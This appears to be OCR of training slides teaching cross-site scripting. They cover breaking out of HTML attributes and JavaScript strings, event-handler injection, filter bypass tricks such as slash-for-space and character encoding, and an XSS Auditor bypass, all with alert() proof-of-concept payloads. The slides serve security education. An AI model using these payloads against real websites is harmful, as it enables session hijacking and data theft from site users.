
INTERMEDIATE
X86

# Injecting into HTML Tag Parameters

- Sometimes user input ends up inside tags like:
  - `<img src="http://example.com/image.jpeg" alt="[user input]">`
- In this case, if you want to script to execute you need to break out of the tag so you can start a new one
  - Payload: `"><script>alert(0)</script>`
  - Injected tag:
    - `<img src="http://example.com/image.jpeg" alt=""><script>alert(0)</script>">`
    - `<img src="http://example.com/image.jpeg" alt=""> <script>alert(0)</script>`
- What if you cant use the "<" or ">" symbols?
  - You wont be able to break out of the tag, but you may be able to break out of the parameter
  - Payload: `" onmouseover="alert(0)" blah="`
  - Injected tag:
    - `<img src="http://example.com/image.jpeg" alt="" onmouseover="alert(0)" blah="">`
    - `<img src="http://example.com/image.jpeg" alt="" onmouseover="alert(0)" blah="">`

# Injecting into Existing JavaScript

- Sometimes user input ends up inside existing JavaScript:

```
<script>
    $(document).ready( function() {
      if(window.location.hash) {
          var dogs = ‘[user input]’;
          document.getElementById(”dogs").innerHTML = dogs;
      }
    });
</script>
```

- In this case, if you want your script to execute you need to insert valid JavaScript so the existing script executes without errors
  - Payload: `‘; alert(0); var a = ‘`
  - Injected line: `var dogs = ‘‘; alert(0); var a = ‘’;`
- How else could you insert alert(0);?

# Life Beyond the Script Tag

- There are many ways to get script execution besides using the script tag
  - <img>
  - <iframe>
  - <body>
  - <b>
  - Many more
- Each has their own benefits, quirks, and restrictions

# HTML Event Attributes

- onload – fires after the page has finished loading
- onerror – fires when an error occurs while loading an external file
- onmouseover – fires when the mouse pointer moves over the element
- onbeforeunload – script to be run when the document is about to be unloaded
- onkeydown – fires when a user is pressing a key
- Many more

# XSS Filter Bypass

- No spaces
  - <img/onerror="alert(0)"/src=0>
  - Use other whitespace characters like tab
- Certain characters blocked
  - User JS to convert characters
    - String.fromCharCode(88,83,83)
  - Let the parsing engine convert characters
  - Figure out if the character is being interpreted by the JS engine or HTML engine
    - This affects which way you can represent characters
    - \x[code point]  \u[code point]  %[code point]  &#[code point]

Practice!

# Other Weirdness

- XSS Auditor Bypass
  - `<script>x = "</script><svg><script>alert(1)+&quot;";`
- XSS through SVG - demo
- XSS through GIFs - demo

# Shortening Payloads

- Use an external script
  - Host it somewhere and import it
- If you're building a payload make the variable names short
  - exploit= → e=
- If going through a restricted form change the size parameter in the tag

# Resources

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- http://www.w3schools.com/tags/ref_eventattributes.asp